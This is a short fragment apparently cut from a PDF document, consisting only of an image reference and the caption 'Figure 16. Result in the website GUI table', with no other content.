


Figure 16. Result in the website GUI table